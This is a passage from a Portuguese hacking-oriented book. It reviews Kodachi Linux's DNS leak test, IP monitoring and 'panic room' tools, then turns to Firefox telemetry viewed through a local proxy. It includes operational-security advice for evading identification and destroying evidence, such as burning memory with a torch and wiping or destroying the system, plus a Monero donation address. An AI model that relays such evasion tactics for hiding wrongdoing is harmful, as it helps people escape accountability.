
Existem dois mecanismos padronizados para proteger o transporte DNS entre você e o resolvedor, DNS sobre TLS e Consultas DNS sobre HTTPS. Ambos são baseados em Segurança da Camada de Transporte (TLS) que também é usado para proteger a comunicação entre você e um site usando HTTPS. No TLS, o servidor (seja um servidor web ou um resolvedor DNS) se autentica no cliente (seu dispositivo) usando um certificado. Isso garante que nenhuma outra parte possa representar o servidor (o resolvedor). Veja como é respondido a consulta de um domínio.



Um recurso interessante no Kodachi, logo no Dashboard (DNS leak test) é a análise de DNS, é recomendado que um DNS não seja da sua operadora ou da sua região, então ele faz várias consultas à domínios e lista todos os servidores que o responderam.




Você só terá um vazamento de DNS se vir as informações relacionadas ao seu IP na lista de servidores DNS acima, ou seu estado/país, veja que estando no Brazil somente foram usados DNS fora do país e ainda mais de um local.



Basicamente o painel de DNS na esquerda possui as opções de conexão, por padrão a primeira opção é a selecionada, mas você pode modificar. Uma opção muito agressiva porém muito complicada é o uso do kill switch caso o DNS mude para o da operadora, talvez o seu Kodachi se desconecte e você fique sem conexão, mas é uma opção muito segura. Nunca informe você um servidor DNS de forma manual, você vai errar um dia.

Ainda na aba DNS encontramos a configuração de fontes de dados sobre IP, naturalmente é fundamental que se obtenha informações sobre o seu IP atual para que possa sempre estar atento, então um script automático monitora alguns serviços



Naturalmente é comum que um hacker sempre analise seus dados, mas o Kodachi me impressiona, pois faz tudo exatamente como eu sempre fiz nesta questão de dados sobre

minha localização. Se quiser pode pegar estas URLs e digitar em um browser, verá o que cada serviço retorna, abaixo veja o serviço **ifconfig.me**.


What Is My IP Address? - ifconfig.me
Your Connection

IP Address	200[redacted]
User Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:125.0) Gecko/20100101 Firefox/125.0
Language	en-US,en;q=0.5
Referer	
Method	GET
Encoding	gzip, deflate
MIME Type	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Charset	
X-Forwarded-For	200[redacted],34.117[redacted]


3.2.4 Panic Room

O pânico sempre vem, uma hora ou outra, sendo iniciante ou um hacker experiente, se esse sentimento não vem uma hora ou outra, então ainda não é um hacker. Mas quando isso acontece paramos tudo e começamos a nos auto-investigar e aí vai tempo, digitamos uma pancada de comandos uma, e até duas vezes o mesmo comando para garantir, e a paranoia só aumenta nos próximos minutos.

No Kodachi temos uma sala com as opções rápidas para estes momentos de pânico, facilitadores que me conquistaram, pois executam quase tudo que eu sempre executei nos meus momentos de pânico.




Na imagem acima vemos a tabela de rotas, como eu consulto isso!!! para garantir que nada está furando o cerco da VPN ou TOR olho sempre essa tabela.




Outra ação importante é o uso do netstat para procurar conexões, sim, olhar as conexões que estão em andamento (figura acima). Veja que está tudo OK, temos o TOR rodando e as consultas estão sendo enviadas para o TOR.

Abaixo estamos vendo o Kodachi NetHogs, um script que analisa em tempo de execução o acesso aos recursos de rede sendo realizados pelos processos, identifica-se o PID (Process ID) e o DEV (device de rede). Nada está fugindo do **tun0** (nosso túnel de segurança).




No Kodachi conforme já dito há uma série de scripts que rodam em background que garante as informações atualizadas no Dashboard e também ações, como a já referida KILL SWTICH, o usuário tem acesso ao painel que traz o status de cada script no **Kodachi Health Check**.




Veja que na figura acima temos um problema no script de Update, uma ação importante que não precisa ser realizada nos próximos segundos, mas deve ser sanada em breve.

Um outro recurso interessante é um script que valida tudo segundo o grupo Kodachi que precisa ser testado para averiguar sua integridade. O teste é muito extenso e imagino que foram necessários vários especialistas por muitas horas, o resultado é sem dúvida fantástico.

Mas saiba que o script é interativo, ele testa 1 por 1 dos recursos e aguarda a cada teste que conforme que viu o resultado, afinal o objetivo do script não é executar e sim lhe mostrar.




Veja abaixo que na máquina virtual usada para a aula, a questão de DNS foi reprovada, se o hacker estiver em ação ele está em apuros, ainda bem que é só uma aula.




Executar este script periodicamente e atuar nestes pontos fracos vai fazer de seu sistema operacional um lugar MAIS seguro.

Algo que sempre faço e capturar meu IP de saída e ir na internet consultar dados sobre o meu IP, e então localizar o IP para ter certeza que nos próximos minutos não vou me entregar em algum ação, então o Kodachi já tem esse trabalho pronto, eu fiquei impressionado como deu match minha vida antes e depois do Kodachi.



Meu IP de saída é Singapore, com certeza não estou lá fisicamente e Singapura não está na lista dos 14 olhos. E olha que estou usando o Kodachi como vem, sem adicionar nenhuma VPN privada[28], sem custo, já tenho um ambiente muito adaptado ao mundo hacker, um grande início para um hacker que está começando.


Ainda na sala do pânico, pergunto: você limpa a memória antes de desligar seu computador? Foram raras as vezes que fiz isso, talvez por trabalhar somente com Virtual Machine com disco criptografado, tanto da Virtual Machine quanto do meu host.




Na opção Memory Control na sala do pânico, escolha a opção 4, mas só faça isso no momento do desligamento, nada será garantido após a execução desta opção.

Se tem uma ação que sempre esqueço é a alteração do MAC Address antes de me conectar a VPN, na opção MAC Control na sala do pânico, você encontra essa ação de forma fácil na opção 4 conforme figura abaixo.


[28] Sempre uso VPN privada pela velocidade, e sempre tenho mais de 1 empresa me prestando o serviço;




Também pode exibir detalhes das interfaces de rede, uma opção interessante. Acha que fez merda e tá em uma fria, então use **Block all**. Ainda dá tempo de usar um maçarico em suas memórias, pode usar aquiles de instalação de ar-condicionado, sempre deixe seu computador aberto para esta ação.



Sempre troque o nome de seu computador, no Kodachi existe a opção **Set random hostname**, ele usa nomes comuns usados em outros sistemas operacionais.



Ainda existem as opções (figura acima), geralmente desabilitar radio frequência, mesmo em meus computadores físicos que uso Kodachi, como atuo muito com comandos habilito o histórico do prompt e ativo alertas caso score esteja abaixo de 40. O hacker deve com o passar do tempo analisar o que é e o que não é importante.



Ainda na sala do pânico, você vai encontrar ferramentas que vão de limpezas simples até destruição total do sistema, aí quem opera com Máquinas Virtuais não se sentirão tão desconfortáveis quando o assunto é destruir tudo.

Você tem coragem de pegar um martelo e quebrar todo o seu computador físico?

Também encontramos opções de reparar, algo que uso constantemente é **Repair network**, o Kodachi é configurado para ser seguro, o que inclui derrubar a rede caso acha que esteja em apuros, então tenta reparar a rede ou reiniciar.

Todas estas opções atuam sobre scripts que foram arduamente desenvolvidos pela equipe do Kodachi GNU/Linux, tais scripts estão em ~/.kbase/ conforme figura abaixo[29].

Agora, tudo isso dá muito trabalho, recomendo que na aba Settings ir em Contribuição e contribuir.

Pode contribuir também para o projeto deste livro Hacker, mas só aceitamos em Monero pois não vai querer ter sua carteira BTC associada com carteiras de hackers. Para doar para este autor use:


[29] Recortei a imagem para se adaptar melhor ao texto, a lista de scripts é maior do que é apresentada na imagem;

Endereço:
46dqCWrR5VtF22zTtfUCfKTdC1S6zUK15if
NucMyfJFtRjfCqBPXYQE9QM8dupMaWUK
b3De9F5vx8edaVXgjYHQPKa8Rhm9

MONERO - XMR
Qualquer quantia.

Dúvidas, por **XMPP**:
nao.importa.web@xmpp.jp

Recomendo que sempre bloqueie a interface e renove o circuito, por padrão estas ações estão disponíveis na aba Settings do Kodachi Dashboard.




Só acho o tempo padrão alto, 30 minutos é um tempo muito algo, pode reduzir este tempo para 10 minutos.

3.3 Browsers

Antes de começar este tópico, devo lhe alertar que nenhum browser e nenhuma configuração vai lhe trazer anonimato ou alguma segurança por si só, todo browser é um problema, resta escolher o menor dos problemas. Neste tópico vou lhe provar.

O Kodachi Linux vem configurado várias configurações de Browsers, a maioria baseado no Mozilla Firefox, conforme imagem abaixo. Normalmente utilizo todas em perfis diferentes. Neste tópico vou descrever particularidades no browser e deixar a usabilidade hacker para o tópico Browsers no capítulo A Identidade Hacker.



3.3.1 Firefox

Segundo especialistas o Browser Mozilla Firefox é um dos melhores navegadores disponíveis para privacidade, ele combina:


- fortes recursos de proteção de privacidade;
- boa segurança;
- não ser baseado em Chromium[30];
- desenvolvimento ativo e atualizações regulares.

Uma grande vantagem do Firefox frente os demais é que ele é considerado leve e rápido. E é por esse conjunto de atributos positivos que é sim considerado um dos melhores browsers para privacidade e segurança por outros especialistas. Um aspecto controverso é que o Firefox é altamente personalizável, e há sempre alguém se aproveitando disto, há inúmeros componentes e elementos que às vezes podem ser uma armadilha.

Com a versão mais recente do Firefox, está configurado para partilhar dados técnicos e de interação com Mozilla. Isso inclui a capacidade de instalar e executar rotinas no seu computador para obter dados e estatísticas de uso. Vou mostrar o perigo que a telemetria é, veja abaixo um código[31] em Python, o que este código faz é se fazer de proxy.
Você pode salvar este arquivo como **/tmp/proxy.py**. Para executar é simples, vou usar o Mozilla Firefox no **Kodachi 8.2**. Abra um terminal e digite o comando:


```
1. python3 /tmp/proxy.py
```

Agora abra o seu Firefox Mozilla ou o navegador de sua preferência, no meu caso o Firefox. Modifique a configuração de proxy para o IP 127.0.0.1 e porta 8888, conforme figura abaixo.



Feche e abra o Browser, veja que em poucos segundos aparecerá todas as requisições que seu browser está realizando sem se quer você usar ele, só de estar aberto.

